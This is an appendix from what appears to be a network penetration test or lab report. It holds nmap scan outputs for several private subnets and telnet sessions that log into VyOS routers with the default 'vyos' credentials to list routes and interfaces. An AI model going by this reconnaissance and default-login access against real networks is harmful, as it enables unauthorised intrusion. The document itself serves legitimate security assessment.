|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_ssl2-drown:
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Nmap scan report for 192.168.0.210
Host is up (0.00064s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
111/tcp open rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
2049/tcp open nfs
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap scan report for 192.168.0.200
Host is up (0.0000060s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3389/tcp open ms-wbt-server
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_rdp-vuln-ms12-020: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_ssl2-drown:

Nmap done: 256 IP addresses (14 hosts up) scanned in 722.23 seconds

TCP scan 192.168.0.64/27 subnet

```
root@kali:~# nmap -sV -p- 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 15:55 EST
Nmap scan report for 192.168.0.66
Host is up (0.014s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
39124/tcp open  status   1 (RPC #100024)
40320/tcp open  mountd   1-3 (RPC #100005)
44088/tcp open  nlockmgr 1-4 (RPC #100021)
46905/tcp open  mountd   1-3 (RPC #100005)
53370/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 32 IP addresses (1 host up) scanned in 63.50 seconds

UDP scan of 192.168.0.64/27 subnet

```
root@kali:~# nmap -sU 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 18:19 EST
Stats: 0:06:45 elapsed; 31 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 38.18% done; ETC: 18:36 (0:10:31 remaining)
Nmap scan report for 192.168.0.66
Host is up (0.0037s latency).
Not shown: 996 closed ports
PORT      STATE      SERVICE
111/udp   open      rpcbind
631/udp   open|filtered ipp
2049/udp  open      nfs
5353/udp  open      zeroconf
```

Nmap done: 32 IP addresses (1 host up) scanned in 1098.71 seconds

TCP scan 192.168.0.232/30 subnet

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 15:41 EST
Nmap scan report for 192.168.0.233
Host is up (0.0030s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router
```

Nmap scan report for 192.168.0.234

Host is up (0.0030s latency).

Not shown: 65530 filtered ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

53/tcp	open	domain	(generic dns response: NOTIMP)
--------	------	--------	--------------------------------

80/tcp	open	http	nginx
--------	------	------	-------

2601/tcp	open	quagga	Quagga routing software 1.2.1 (Derivative of GNU Zebra)
----------	------	--------	---------------------------------------------------------

2604/tcp	open	quagga	Quagga routing software 1.2.1 (Derivative of GNU Zebra)
----------	------	--------	---------------------------------------------------------

2605/tcp	open	quagga	Quagga routing software 1.2.1 (Derivative of GNU Zebra)
----------	------	--------	---------------------------------------------------------

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port53-TCP:V=7.80%I=7%D=1/1%Time=61D0BDBD%P=x86_64-pc-linux-gnu%r(DNSVe

SF:rsionBindReqTCP,20,"0x1e0x06x81x850x010x000x00x07version\x

SF:04bind0x0x100x03")%r(DNSStatusRequestTCP,E,"0x0c0x0x90x040x0\

SF:0x000x000");

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 4 IP addresses (2 hosts up) scanned in 313.23 seconds

UDP scan 192.168.0.232/30 subnet

root@kali:~# nmap -sU 192.168.0.232/30

Starting Nmap 7.80 (<https://nmap.org>) at 2022-01-01 16:37 EST

Stats: 0:07:55 elapsed; 2 hosts completed (2 up), 2 undergoing UDP Scan

UDP Scan Timing: About 72.62% done; ETC: 16:48 (0:02:54 remaining)

Nmap scan report for 192.168.0.233

Host is up (0.0032s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE
------	-------	---------

123/udp	open	ntp
---------	------	-----

161/udp	open	snmp
---------	------	------

16919/udp	open filtered	unknown
-----------	---------------	---------

17490/udp	open filtered	unknown
-----------	---------------	---------

Nmap scan report for 192.168.0.234

Host is up (0.0041s latency).

Not shown: 998 open|filtered ports

PORT	STATE	SERVICE
------	-------	---------

53/udp	open	domain
--------	------	--------

123/udp	open	ntp
---------	------	-----

Nmap done: 4 IP addresses (2 hosts up) scanned in 1153.37 seconds

TCP scan 192.168.0.96/27 subnet

root@kali:~# nmap -sV -p- 192.168.0.96/27

Starting Nmap 7.80 (<https://nmap.org>) at 2022-01-01 17:26 EST

Nmap scan report for 192.168.0.97

Host is up (0.0062s latency).

Not shown: 65532 closed ports

```
PORT  STATE SERVICE  VERSION
23/tcp open  telnet   VyOS telnetd
80/tcp open  http     lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```

Nmap scan report for 192.168.0.98

Host is up (0.0065s latency).

Not shown: 65530 filtered ports

```
PORT  STATE SERVICE VERSION
```

```
53/tcp open  domain (generic dns response: REFUSED)
```

```
80/tcp open  http  nginx
```

```
2601/tcp open  quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

```
2604/tcp open  quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

```
2605/tcp open  quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
SF-Port53-TCP:V=7.80%I=7%D=1/1%Time=61D0D594%P=x86_64-pc-linux-gnu%(DNSVe
SF:rsionBindReqTCP,E,"0\0c\0\06\081\05\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"0\0c\0\0\090\05\0\0\0\0\0\0\0");
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 32 IP addresses (2 hosts up) scanned in 145.17 seconds

UDP scan 192.168.0.96/27 subnet

```
root@kali:~# nmap -sU 192.168.0.96/27
```

Starting Nmap 7.80 (<https://nmap.org>) at 2022-01-01 18:04 EST

Nmap scan report for 192.168.0.97

Host is up (0.0043s latency).

Not shown: 998 closed ports

```
PORT  STATE SERVICE
```

```
123/udp open  ntp
```

```
161/udp open  snmp
```

Nmap scan report for 192.168.0.98

Host is up (0.0055s latency).

Not shown: 998 open|filtered ports

```
PORT  STATE SERVICE
```

```
53/udp open  domain
```

```
123/udp open  ntp
```

Nmap done: 32 IP addresses (2 hosts up) scanned in 1096.96 seconds

TCP scan of 192.168.0.241

```
root@kali:~# nmap -sV -p- 192.168.0.241
```

Starting Nmap 7.80 (<https://nmap.org>) at 2022-01-01 17:57 EST

Nmap scan report for 192.168.0.241

Host is up (0.0033s latency).

Not shown: 65530 filtered ports

PORT STATE SERVICE VERSION

53/tcp open domain (generic dns response: NOTIMP)

80/tcp open http nginx

2601/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

2604/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

2605/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port53-TCP:V=7.80%I=7%D=1/1%Time=61D0DCDC%P=x86_64-pc-linux-gnu%(DNSVe

SF:rsionBindReqTCP,20,"0x1e0x06x81x850x010x000x07version\x

SF:04bind0x100x03")%(DNSStatusRequestTCP,E,"0x0c0x90x040x0

SF:0x00000");

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 138.93 seconds

UDP scan of 192.168.0.241

root@kali:~# nmap -sU 192.168.0.241

Starting Nmap 7.80 (<https://nmap.org>) at 2022-01-01 22:13 EST

Nmap scan report for 192.168.0.241

Host is up (0.0032s latency).

Not shown: 998 open|filtered ports

PORT STATE SERVICE

53/udp open domain

123/udp open ntp

Nmap done: 1 IP address (1 host up) scanned in 31.95 seconds

TCP scan 13.13.13.0/24 subnet

root@kali:~# nmap -sV -p- -sS 13.13.13.0/24

Starting Nmap 7.80 (<https://nmap.org>) at 2021-12-29 05:14 EST

Nmap scan report for 13.13.13.12

Host is up (0.0026s latency).

Not shown: 65527 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

111/tcp open rpcbind 2-4 (RPC #100000)

2049/tcp open nfs_acl 2-3 (RPC #100227)

41955/tcp open status 1 (RPC #100024)

42964/tcp open mountd 1-3 (RPC #100005)

46649/tcp open mountd 1-3 (RPC #100005)

49966/tcp open nlockmgr 1-4 (RPC #100021)

60716/tcp open mountd 1-3 (RPC #100005)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 13.13.13.13

Host is up (0.0029s latency).

Not shown: 65534 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (2 hosts up) scanned in 86.96 seconds

UDP scan 13.13.13.0/24 subnet

root@kali:~# nmap -sV -sU --top-ports 1000 13.13.13.0/24

Starting Nmap 7.80 (<https://nmap.org>) at 2021-12-29 05:38 EST

Nmap scan report for 13.13.13.12

Host is up (0.0023s latency).

Not shown: 995 closed ports

PORT STATE SERVICE VERSION

111/udp open rpcbind 2-4 (RPC #100000)

626/udp open rpcbind 2-4 (RPC #100000)

631/udp open|filtered ipp

2049/udp open nfs_acl 2-3 (RPC #100227)

5353/udp open|filtered zeroconf

Nmap scan report for 13.13.13.13

Host is up (0.0027s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

631/udp open|filtered ipp

5353/udp open mdns DNS-based service discovery

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (2 hosts up) scanned in 1246.65 seconds

TCP scan 172.16.221.0/24

root@kali:~# nmap -sS -sV -p- 172.16.221.0/24

Starting Nmap 7.80 (<https://nmap.org>) at 2021-12-31 04:39 EST

Nmap scan report for 172.16.221.16

Host is up (0.0027s latency).

Not shown: 65531 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)

23/tcp open telnet VyOS telnetd

80/tcp open http lighttpd 1.4.28

443/tcp open ssl/https?

Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237

Host is up (0.0030s latency).

Not shown: 65533 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

80/tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))
--------	------	------	--------------------------------

443/tcp	open	ssl/http	Apache httpd 2.2.22 ((Ubuntu))
---------	------	----------	--------------------------------

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (2 hosts up) scanned in 88.49 seconds

UDP scan 172.16.221.0/24

root@kali:~# nmap -sU -sV --top-ports 1000 172.16.221.0/24

Starting Nmap 7.80 (<https://nmap.org>) at 2021-12-31 04:42 EST

Stats: 0:17:18 elapsed; 254 hosts completed (2 up), 2 undergoing UDP Scan

UDP Scan Timing: About 94.01% done; ETC: 05:01 (0:01:03 remaining)

Nmap scan report for 172.16.221.16

Host is up (0.0011s latency).

Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

123/udp	open	ntp	NTP v4 (unsynchronized)
---------	------	-----	-------------------------

161/udp	open	snmp	net-snmp; net-snmp SNMPv3 server
---------	------	------	----------------------------------

Nmap scan report for 172.16.221.237

Host is up (0.0014s latency).

Not shown: 999 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

5353/udp	open	mdns	DNS-based service discovery
----------	------	------	-----------------------------

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (2 hosts up) scanned in 1140.73 seconds

APPENDIX C – VYOS ROUTERS AND TELNET OUTPUTS

5.1.1 Router 1

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Dec 23 12:55:14 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 1: Default credentials “vyos” entered and investigator logged in.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 00:44:14
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:43:14
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:43:14
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:43:14
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:43:14
O 192.168.0.192/27 [110/10] is directly connected, eth0, 00:44:14
C>* 192.168.0.192/27 is directly connected, eth0
O 192.168.0.224/30 [110/10] is directly connected, eth1, 00:44:14
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:43:14
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:43:14
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:43:14
vyos@vyos:~$
```

Figure 2: IP route of router one

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.193/27 u/u
eth1           192.168.0.225/30 u/u
eth2           172.16.221.16/24 u/u
lo             127.0.0.1/8     u/u
              1.1.1.1/32
              ::1/128
vyos@vyos:~$
```

Figure 3: Interfaces connected to router one.

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
```

Password:

Last login: Fri Dec 24 05:13:33 UTC 2021 on pts/0

Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64

Welcome to VyOS.

This system is open-source software. The exact distribution terms for each module comprising the full system are described in the individual files in /usr/share/doc/*/copyright.

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,

I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo

C>* 127.0.0.0/8 is directly connected, lo

O 172.16.221.0/24 [110/10] is directly connected, eth2, 03:26:33

C>* 172.16.221.0/24 is directly connected, eth2

O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 03:25:47

O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 03:23:51

O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 03:23:47

O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 03:25:42

O 192.168.0.192/27 [110/10] is directly connected, eth3, 03:26:33

C>* 192.168.0.192/27 is directly connected, eth3

O 192.168.0.224/30 [110/10] is directly connected, eth1, 03:26:33

C>* 192.168.0.224/30 is directly connected, eth1

O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 03:25:47

O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 03:25:42

O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 03:23:57

vyos@vyos:~\$ exit

logout

Connection closed by foreign host.

root@kali:~# telnet 192.168.0.225

Trying 192.168.0.225...

Connected to 192.168.0.225.

Escape character is '^['.

Welcome to VyOS

vyos login: vyos

Password:

Last login: Fri Dec 24 23:37:16 UTC 2021 on pts/0

Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64

Welcome to VyOS.

This system is open-source software. The exact distribution terms for each module comprising the full system are described in the individual files in /usr/share/doc/*/copyright.

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,

I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo

```
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 03:28:22
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 03:27:36
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 03:25:40
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 03:25:36
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 03:27:31
O 192.168.0.192/27 [110/10] is directly connected, eth3, 03:28:22
C>* 192.168.0.192/27 is directly connected, eth3
O 192.168.0.224/30 [110/10] is directly connected, eth1, 03:28:22
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 03:27:36
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 03:27:31
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 03:25:46
vyos@vyos:~$ exit
logout
Connection closed by foreign host.
```

```
root@kali:~# telnet 172.16.221.16
Trying 172.16.221.16...
Connected to 172.16.221.16.
Escape character is '^]'.
```

```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Dec 29 11:23:36 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ ip route
1.1.1.1 dev lo proto kernel scope link src 1.1.1.1
127.0.0.0/8 dev lo proto kernel scope link src 127.0.0.1
172.16.221.0/24 dev eth2 proto kernel scope link src 172.16.221.16
192.168.0.32/27 via 192.168.0.226 dev eth1 proto zebra metric 20
192.168.0.64/27 via 192.168.0.226 dev eth1 proto zebra metric 50
192.168.0.96/27 via 192.168.0.226 dev eth1 proto zebra metric 40
192.168.0.128/27 via 192.168.0.226 dev eth1 proto zebra metric 30
192.168.0.192/27 dev eth3 proto kernel scope link src 192.168.0.193
192.168.0.224/30 dev eth1 proto kernel scope link src 192.168.0.225
192.168.0.228/30 via 192.168.0.226 dev eth1 proto zebra metric 20
192.168.0.232/30 via 192.168.0.226 dev eth1 proto zebra metric 30
192.168.0.240/30 via 192.168.0.226 dev eth1 proto zebra metric 40
```


5.1.2 Router 2

```
root@kali:~# telnet 192.168.0.33
Trying 192.168.0.33 ...
Connected to 192.168.0.33.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Dec 24 23:42:56 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
        I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 00:04:13
O  192.168.0.32/27 [110/10] is directly connected, eth1, 00:05:03
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 00:03:01
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 00:02:59
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 00:04:14
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 00:04:13
O  192.168.0.224/30 [110/10] is directly connected, eth3, 00:05:03
C>* 192.168.0.224/30 is directly connected, eth3
O  192.168.0.228/30 [110/10] is directly connected, eth2, 00:05:03
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 00:04:14
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 00:03:09
```

Figure 4: IP route of router two.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth1            192.168.0.33/27  u/u
eth2            192.168.0.229/30 u/u
eth3            192.168.0.226/30 u/u
lo              127.0.0.1/8     u/u
                2.2.2.2/32
                ::1/128
```

Figure 5: Interfaces connected to router two.

```
root@kali:~# telnet 192.168.0.33
Trying 192.168.0.33...
Connected to 192.168.0.33.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 08:24:24 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
```

This system is open-source software. The exact distribution terms for each module comprising the full system are described in the individual files in /usr/share/doc/*/copyright.

```
vyos@vyos:~$ show ip route
```

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route

```
C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 03:24:20
O 192.168.0.32/27 [110/10] is directly connected, eth1, 03:25:11
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 03:22:30
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 03:22:26
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 03:24:21
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 03:24:20
O 192.168.0.224/30 [110/10] is directly connected, eth3, 03:25:11
C>* 192.168.0.224/30 is directly connected, eth3
O 192.168.0.228/30 [110/10] is directly connected, eth2, 03:25:11
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 03:24:21
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 03:22:36
vyos@vyos:~$ exit
logout
]Connection closed by foreign host.
```

```
root@kali:~# telnet 192.168.0.226
```

```
Trying 192.168.0.226...
```

```
Connected to 192.168.0.226.
```

```
Escape character is '^\'.
```

```
Welcome to VyOS
```

```
vyos login: vyos
```

```
Password:
```

```
Last login: Fri Dec 24 23:35:57 UTC 2021 on pts/0
```

```
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
```

```
Welcome to VyOS.
```

This system is open-source software. The exact distribution terms for each module comprising the full system are described in the individual files in /usr/share/doc/*/copyright.

```
vyos@vyos:~$ show ip route
```

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route

```
C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 03:29:42
O 192.168.0.32/27 [110/10] is directly connected, eth1, 03:30:33
```

```

C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 03:27:52
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 03:27:48
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 03:29:43
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 03:29:42
O 192.168.0.224/30 [110/10] is directly connected, eth3, 03:30:33
C>* 192.168.0.224/30 is directly connected, eth3
O 192.168.0.228/30 [110/10] is directly connected, eth2, 03:30:33
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 03:29:43
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 03:27:58
vyos@vyos:~$ exit
logout
Connection closed by foreign host.
root@kali:~# telnet 192.168.0.229
Trying 192.168.0.229...
Connected to 192.168.0.229.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Dec 24 23:41:18 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
      I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 03:31:24
O 192.168.0.32/27 [110/10] is directly connected, eth1, 03:32:15
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 03:29:34
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 03:29:30
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 03:31:25
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 03:31:24
O 192.168.0.224/30 [110/10] is directly connected, eth3, 03:32:15
C>* 192.168.0.224/30 is directly connected, eth3
O 192.168.0.228/30 [110/10] is directly connected, eth2, 03:32:15
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 03:31:25
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 03:29:40
vyos@vyos:~$

```

vyos@vyos:~\$ exit
logout
Connection closed by foreign host.

5.1.3 Router 3

```
root@kali:~# telnet 192.168.0.129
Trying 192.168.0.129 ...
Connected to 192.168.0.129.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Jan  7 14:38:54 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 00:06:48
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 00:06:53
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 00:05:36
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 00:05:34
O  192.168.0.128/27 [110/10] is directly connected, eth1, 00:07:39
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 00:06:48
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 00:06:53
O  192.168.0.228/30 [110/10] is directly connected, eth3, 00:07:39
C>* 192.168.0.228/30 is directly connected, eth3
O  192.168.0.232/30 [110/10] is directly connected, eth2, 00:07:39
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 00:05:44
```

Figure 6: IP route of router three.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth1           192.168.0.129/27 u/u
eth2           192.168.0.233/30 u/u
eth3           192.168.0.230/30 u/u
lo             127.0.0.1/8     u/u
               3.3.3.3/32
               ::1/128
```

Figure 7: Interfaces connected to router three.

root@kali:~# telnet 192.168.0.129
Trying 192.168.0.129...
Connected to 192.168.0.129.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos

Password:

Last login: Thu Oct 21 09:30:23 UTC 2021 on tty1

Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64

Welcome to VyOS.

This system is open-source software. The exact distribution terms for each module comprising the full system are described in the individual files in /usr/share/doc/*/copyright.

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,

